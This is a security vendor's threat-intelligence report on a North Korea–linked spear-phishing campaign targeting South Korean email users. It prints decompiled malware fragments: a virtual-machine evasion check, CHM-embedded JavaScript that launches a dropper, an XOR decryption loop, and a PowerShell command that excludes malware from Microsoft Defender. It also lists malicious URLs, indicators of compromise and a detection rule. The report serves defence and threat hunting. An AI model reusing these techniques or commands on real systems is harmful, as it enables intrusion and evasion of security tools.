
DPRK-NEXUS ADVERSARY TARGETS SOUTH-KOREAN INDIVIDUALS IN A NEW CHAPTER OF KITTY PHISHING OPERATION

cluster25.io/2022/04/11/dprk-nexus-adversary-new-kitty-phishing/

April 11, 2022

APT + Intelligence Cluster25 *today*April 11, 2022

The research team at **Cluster25** traced a recent activity that started in the first days of April 2022 from a DPRK-nexus threat actor using spear-phishing emails containing korean-based malicious documents with different lures (like the example below) to compromise its victims.



Da: 이수한 <[redacted]@[redacted]>

A: [redacted]@naver.com

Cc:

Oggetto: [검토] 유사수신행위 고소장

Messaggio | 유사수신_고소장.docx (85 KB)

3일 동안 밤시간 쪼개서 급히 쓰느라 좀 어수선할겨~

검토 좀 해보셔~^^

The lures used in the malicious Word documents of this campaign are very different from each other. They vary from the impersonation of the **Korea Internet Information Center** (KRNIC) to the impersonation of various south-korean **Internet Security** firms (e.g., **AhnLab**, **Menlo Security**, **SaniTOX**) or Cryptocurrency firms (e.g., **Binance**).

The target of this campaign seems generic and aimed to steal data from the south-korean individuals. In most of identified infections, indeed, the victims were users having a mail registered on **naver dot com**, a South Korean web platform that includes free email boxes, news, and search engine functionality. **Cluster25** attributed this campaign to a DPRK-nexus adversary as similarities have been identified with the operation **Kitty Phishing** [1]

EVENT INSIGHTS


The Word document attached to the phishing email exploits a template injection vulnerability (**CVE-2017-0199**) that allows the threat actors to download a new weaponized document from a remote source. Once the document is opened, a remote URL is contacted (e.g., *http:// naveicoipd. tech/ACMS/0lvNAK1t/accountsTemplate*) to download the malicious remote template.

The downloaded template embeds a VBA (**Visual Basic Application**) script that is automatically executed thanks to the already reported vulnerability. This VBA code acts as downloader for the next-stage of the kill-chain using two embedded remote **URL**s (**32-bit** and **64-bit** versions of the next-stage payload). All the embedded strings in the VBA project are obfuscated through a base64 encoding and a **bytes-XOR** encryption using a hardcoded **XOR** key.

Once the next-stage payload is downloaded, various **API**s are resolved at runtime through the **LoadLibraryA** and **GetProcAddress API**s (e.g., **RtlMoveMemory**, **CryptBinaryToString**, **DispCallFunc**) and the payload is decoded through the same process used for the embedded strings. Finally, the decoded payload is dropped under the path **%LOCALAPPDATA%\Microsoft\TokenBroker\RuntimeBroker.exe** and executed through the **DispCallFunc** API (low-level implementation of the **Invoke** method).

The executable **RuntimeBroker.exe** is protected with the **UPX** packer and it plays the role of a dropper for the late-stage implant. The **RuntimeBroker.exe** execution starts with two evasion checks aimed at avoiding the execution under sandbox or virtualized environments. In particular, the first check is represented by a time-based sandbox evasion through the **GetTickCount** API to check for a possible sandbox *delay-skip* feature.

The second check, instead, is represented by a hardware-based evasion through the **CreateFileA** API and a direct access on the physical drive **\\.\PhysicalDrive0** to check for known **HDD Vendor ID** (e.g., VBOX, VMware).



```
Destination = this;
v1 = CreateFileA("\\\\.\\PhysicalDrive0", 0, 3u, 0, 3u, 0, 0);
if ( v1 == (HANDLE)-1 )
  return GetLastError();
v13 = 0;
InBuffer = 0i64;
OutBuffer = 0;
nOutBufferSize = 0;
BytesReturned = 0;
if ( DeviceIoControl(v1, 0x2D1400u, &InBuffer, 0xCu, &OutBuffer, 8u, &BytesReturned, 0) )
{
  v4 = nOutBufferSize;
  v5 = operator new(nOutBufferSize);
  memset(v5, 0, v4);
  if ( DeviceIoControl(v1, 0x2D1400u, &InBuffer, 0xCu, v5, v4, &BytesReturned, 0) )
  {
    v7 = v5[6];
    if ( v7 )
      strcpy_s(Destination, strlen((const char *)v5 + v7) + 1, (const char *)v5 + v7);
    j__free(v5);
    CloseHandle(v1);
    result = 0;
  }
```

After that, the malware performs some checks for a possible antivirus process. In particular, if there is an active process named **v3l4sp.exe** (**V3 Lite Antivirus by AhnLab Inc**), the malware deletes itself and exits immediately. Subsequently, the malware tries to access to the **C:\ProgramData\Intel** directory checking for write permissions.

If the desired permissions on this sub-directory are available, the malware proceeds with an HTTP POST request to a remote URL in order to download the final payload. Once the payload is downloaded, the executable is dropped under the **C:\ProgramData\Intel\IntelRST.exe** path and a new registry key is created to ensure persistence. The final payload (**IntelRST.exe**) is heavily packed through a double protection with the **ASProtect** packing tool. This leads to a **partial unpacking** of the second layer of protection due to a broken **IAT** reconstruction.

Despite the packing mechanism it was possible to extract some useful information; first of all, the malware contacts a remote TXT resource stored on a **Dropbox** cloud server (i.e., *https://dl.dropboxusercontent. com/s/k288s9tu2o53v41/zs_url.txt?dl=0*) to obtain the domain of the C&C server (i.e., *naveicoipd. tech*). Once the command and control domain is obtained, the following information about the victim system are exfiltrated through an **HTTP POST** request to the C&C server:

- **uid**: the string **Cjtpp17D_** combined with the username of the current logged Windows user.


- **avtype**: an integer specifying the infection status of the victim machine
  The value 2 is specified if the **v3l4sp.exe** process exists on the system **(V3 Lite Antivirus** by the south-korean **AhnLab Inc**)
  The value 3 is specified if the **AYAgent.exe** is present on the system (ALYac Enterprise by the south-korean ESTsecurity Corp)
  The value 1 is specified if neither antivirus is detected.
- **majorv** and **minorv**: integers used to specify the major and minor version of the infected Operating System

Finally, the malware waits for a possible responsefrom the C&C server that could lead to exfiltration and execution of other functionalities. In this campaign all the domains are generated through a **DGA** (Domain Generation Algorithm)and varies from payload to payload. In most of the cases, the drop-point domains and the C&C domains follows the **naveicoip[a-z]{1}[.](online|tech)** pattern and looks registered on the **Hostinger** or **Contabo** platforms. In some recent cases, certain domains are also registered on the **OVH** platform.

RELATED CAMPAIGNS

We identified a variants of the described campaign which showed minimal changes in the kill-chain. This one presents a different initial access vector through a **Windows Help File (CHM)** and a **new middle-layer dropper** instead of the previous template injection. More in detail, the **CHM** file has different built-in files which are dropped once the file is opened.

In particular, the most relevant files are an HTML file (called **1hh.htm**) and an executable (called **WINWORD.exe**) representing the middle-layer dropper. Once the **CHM** file is opened, the HTML file is injected into the CHM view to execute some **malicious JavaScript code** that forces the creation of a **shortcut** under **C:\ProgramData\chmtemp\** pointing to **WINWORD.exe**.




```
var content2 = "<OBJECT id=xx classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0>" +
"<PARAM name=\"Command\" value=\"ShortCut\"><PARAM name=\"Button\" value=\"\">" +
"<PARAM name=\"Item1\" value=',hh.exe, -decompile c:\\programdata\\chmtemp " + c + "'><PARAM name=\"Item2\"
document.getElementById("tt").innerHTML = content2;
xx.Click();

// // var content3 = "<OBJECT id=xxy classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=(
var content3 = "<OBJECT id=xrun classid=\"clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\" width=0 height=0>" +
"<PARAM name=\"Command\" value=\"ShortCut\"><PARAM name=\"Button\" value=\"\">" +
"<PARAM name=\"Item1\" value=',c:\\programdata\\chmtemp\\WINWORD.exe'></OBJECT>";
document.getElementById("tt").innerHTML = content3;
xrun.Click();
```

Once the shortcut is created, the execution of this middle-layer dropper is initiated through the **Click()** method on the just created **Object** instance. Briefly, **winword.exe** is responsible for the **decryption** and the execution of the real **UPX**-packed dropper. The middle-layer dropper performs the same checks already seen in the dropper **RuntimeBroker.exe** belonging to the other campaign.

After that, the dropper checks for write permissions under **%LOCALAPPDATA%\Microsoft\Feeds\** and, in positive case, proceeds with the **decryption** of the real dropperdirectly from the memory through an hardcoded key, as evidence following:



```
if ( v10 != -1 )
{
  for ( i = 0; i < 0x8E00; ++i )
    Buffer[i] ^= byte_38ED7C[i % v15];
  WriteFile(v10, Buffer, 0x8E00u, &v15, 0);
  CloseHandle(v10);
}
```

Then the file is written under **%LOCALAPPDATA%\Microsoft\Feeds\** with the name **FeedsBroker.exe** and a new **registry key** is created to ensure the persistence on the victim system. Before the execution of the **UPX-packed FeedsBroker.exe** the path to this executable is excluded from Microsoft Defender through the following PowerShell command:

PowerShell -Command Add-MpPreference -ExclusionPath "PATH_TO_FEEDSBROKER.EXE"

Starting from **FeedsBroker.exe**, the kill-chain is identical to the just analyzed chain, as described above.

CONCLUSION

Due to the particular situation in the area, similar campaigns targeting organizations and individuals in South Korea can be expected. Such campaigns are unlikely to abate in the foreseeable future in terms of frequency and intensity. We will continue to follow these operations hoping such reporting can help to prevent and mitigate these attacks in many areas. Customers with access to Cluster25 intelligence portal can get more indicators and threat hunting rules about this threat actor following the link

https://intelligence.cluster25.io/actor/80638675-e125-4315-8d32-4e75258d7bc3

For more information about this campaign it's possibile to send an email to [email protected]

INDICATORS OF COMPROMISE

CATEGORY	TYPE	VALUE
MALDOC	SHA256	ab01143169a142b246441b778b7865532ec88fd37e19f690efd00ee5302f0683
MALDOC	SHA256	f265a04e08a79ea6a4eeacd8294b3af2e1a08ae131018dd1ca195ae900437767
MALDOC	SHA256	6ed3447bb9fcb5abfe78a628ebcd1a0987c75b18eac5673a3a90a4bbe745b527
MALDOC	SHA256	96754f46e1ce19a337c3a4368e63ad1135405b383f3d3bd77beefe20926cf89d
MALDOC	SHA256	a7c17e5fa55bcc60d4cff64dd37d0a1f0cc93f4f44b3cebd5633ca5af413e5cc
MALDOC	SHA256	dfb4270fb6dc92fdfd9903b4b12bf67897e86a626925f76e4336af60c14683be
MALDOC	SHA256	a7976205ce8a0e1859df40eb6479fe90cd479644862cdcc8ad99082be0f1d5a1
MALDOC	SHA256	d2b32b233489eb120c50d7f862e2d20b89c8bb89e595086f85728e69668533e0
MALDOC	SHA256	ae7275988753fffb29bdb254babdf46773daf935b2721006fe66a1747af3d1d4

MALDOC	SHA256	06d29b5f1611303a792bb335ecafdd228cf0a1ffd55629f8cc1b9ce25d7fb378
MALDOC	SHA256	de5cf0c1d3fdb683683e79c3b108159e13dcbd37e2dc1aa7407444708f06197d
MALDOC	SHA256	4e9ba92b357dcfa79f64f2ca829d31935b5a93059022414ca894a070b625da66
MALDOC	SHA256	a7976205ce8a0e1859df40eb6479fe90cd479644862cdcc8ad99082be0f1d5a1
MALDOC	SHA256	76a87057cb72139ed2a2c6776949aabd15134ba887b05bf1e56d46f3e97cda87
MALDOC	SHA256	2c491a12efee90bd6c76b40ba7b5efb5ccb3ef467a4034f8ebe71e356d36cc85
MALDOC	SHA256	7ed9edd2dd310b0db4d327475e5d2a06be05b43bffe5a61fa202362f7b8e379f
MALDOC	SHA256	b8408322430bbd9c685f40733314f8b11f004ce42d947d15a93ce3222293b002
MALDOC	SHA256	3061132272975b4f7552eedd5184bc7ecd0d3fc7fcdf6fbfe81aa8ac06a10b11
MALDOC	SHA256	b2a3d4261b0a6845d9ee4f395261946842964591804dfa474355b8e8bd1ad00f
MALDOC	SHA256	a38628b4fe521655d88e4fe5a9cc074fa4d326a54be8aca6c489a5900d9a95ed
MALDOC	SHA256	c4e0cb278f80e2ec8f1a2473ee7d53101db331bc9e063839ed72da887eca947b
MALDOC	SHA256	c17234de3a14deadf84c7acc614345484d10c43a72cccb748de6357b0066c48a
MALDOC	SHA256	4292984d29374760d2bd62ce665da645ca177e600e61133a4df1f6ca78e74611
MALDOC	SHA256	cb74f8fb9623413ab69566a3cddbba9488dc1da402b72f7a81bde0a9e8ab168b
MALDOC	SHA256	2fc71184be22ed1b504b75d7bde6e46caac0bf63a913e7a74c3b65157f9bf1df
TEMPLATE	SHA256	7cea095f281e0a09b27c3c101e9898a5ee4bff89edc4ec4eb83bf363f9f7c472
TEMPLATE	SHA256	cbd6f89dae3b013f598664bb004eeea0a45c8bf31ae2197adab1b8907b65dc12
TEMPLATE	SHA256	6a948792761e207f7e7fe7f3687d02113695304ade00d156ae80a44e5bc5d88b
TEMPLATE	SHA256	c9f02980d38b4a79cbc9512dbee2fd591cbfd9bf9d27ae0e4c074cd55634633a
TEMPLATE	SHA256	33b6d6f52125a046d22f4198a56838ae2b5dbe400dd246f812b4f093ba9eb75a
TEMPLATE	SHA256	94fb3a34ecbde3435934f4cb44d86ff8ea37fda32b2b2ee17881c65654d91e8d
TEMPLATE	SHA256	1fdbe1fa3e070b2b663a5acca5a163d2039ac56c2556e7718c991785d5188c68
TEMPLATE	SHA256	6c83a251c4df74a432b6fc37273a214cbd67466e7e3795ff819db8bb76672007
TEMPLATE	SHA256	3235026de503a1ed2834b634a978ff655486c89787a66aac2f8917d9936c4342
TEMPLATE	SHA256	352d1850f2f6030fa4481728df2575448e88f28169b2f3702465d32b0e61476b
TEMPLATE	SHA256	1ff3d779c207ca18a55208471b7627e15221b29cd5547a1b1f686aaa903d0f3e
TEMPLATE	SHA256	af93284efb7a0599ff14ceed762bbde4e3a01d53802707d3cb74f15ec3aa1a11
TEMPLATE	SHA256	f6c3dbed6f7fcfe320529937cff9d9a1150422375f7c8e0849efaf29ce910bce

DROPPER-UPX-PACKED	SHA256	392aba0070375051d7bc3cc478c4bb66c5f55be87ad797800f50a338c3e2479b
DROPPER-UPX-PACKED	SHA256	fd5b27049dd38bd1c3951f017a0d27a0a02f8efec7f6fa3a0ed1dc442ea5571b
DROPPER-UPX-PACKED	SHA256	bc7d3ac47b50254420513b9eb1563cdfb0a5f61252bf89f188a8aaeca6f2a0cf
DROPPER-UPX-PACKED	SHA256	f915bc0dc9536eaa4ffefe7781676cdfe656298f4f1f9b1e56aa84a88db4902d
DROPPER-UPX-PACKED	SHA256	409ccb43d482d86d75e50c89ac91dcd2845f75933df99db5efe7673367c91774
DROPPER-UPX-PACKED	SHA256	4479c7842388f93cf2cbc4ba76ed2452a6521bd00e3a9c36375f9bf3fc83e7b2
PAYLOAD-ASPACK-PACKED	SHA256	e80622ee3b96bf1017463e30e672a6bb268143e84b3d7acc834c6db91725e1da
PAYLOAD-ASPACK-PACKED	SHA256	ff3b6894dc1b44e616bc06faeec5d0d5ae75d6619c0b89b6192602cbb5c66ffb
PAYLOAD-ASPACK-PACKED	SHA256	042ce8c91c6bc7eeb32e0df4ca95f49d2ae3c372e2dbfd380a78da042d8dd057
DROP-POINT/C&C	DOMAIN	naveicoipa.tech
DROP-POINT/C&C	DOMAIN	naveicoipc.tech
DROP-POINT/C&C	DOMAIN	naveicoipg.online
DROP-POINT/C&C	DOMAIN	naveicoipe.tech
DROP-POINT/C&C	DOMAIN	naveicoipf.online
DROP-POINT/C&C	DOMAIN	naveicoiph.online
DROP-POINT/C&C	DOMAIN-REGEX	naveicoip[a-z]{1}[.](online|tech)

ATT&CK MATRIX

TACTIC	TECHNIQUE	NAME
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Initial Access	T1566.002	Phishing: Spearphishing Link
Execution	T1059.005	Command and Scripting Interpreter: Visual Basic
Execution	T1106	Native API
Execution	T1203	Exploitation for Client Execution
Persistence	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1036	Masquerading
Defense Evasion	T1562.001	Disable or Modify Tools
Defense Evasion	T1497	Virtualization/Sandbox Evasion
Defense Evasion	T1406	Obfuscated Files or Information
Defense Evasion	T1027.002	Software Packing
Defense Evasion	T1221	Template Injection
Defense Evasion	T1006	Direct Volume Access
Discovery	T1518.001	Security Software Discovery
Discovery	T1057	Process Discovery
Discovery	T1083	File and Directory Discovery
Discovery	T1082	System Information Discovery
Collection	T1560	Archive Collected Data
Command and Control	T1573	Encrypted Channel
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1071	Application Layer Protocol
Command and Control	T1568	Dynamic Resolution: Domain Generation Algorithms

HUNTING AND DETECTION

The following network rules can be used to assist in threat hunting activities for reported threat:

```
alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:”Operation Kitty Phishing Potential
Command & Control DNS Resolution”; pcre:”/naveicoip[a-z]{1}.(tech|online)/”; sid:100001; rev:1;)
```

REFERENCES

[1] https://redalert.nshc.net/2019/01/30/operation-kitty-phishing/

Written by: Cluster25

Tagged as: APT, Malware, phishing, Kimsuki, Lazarus.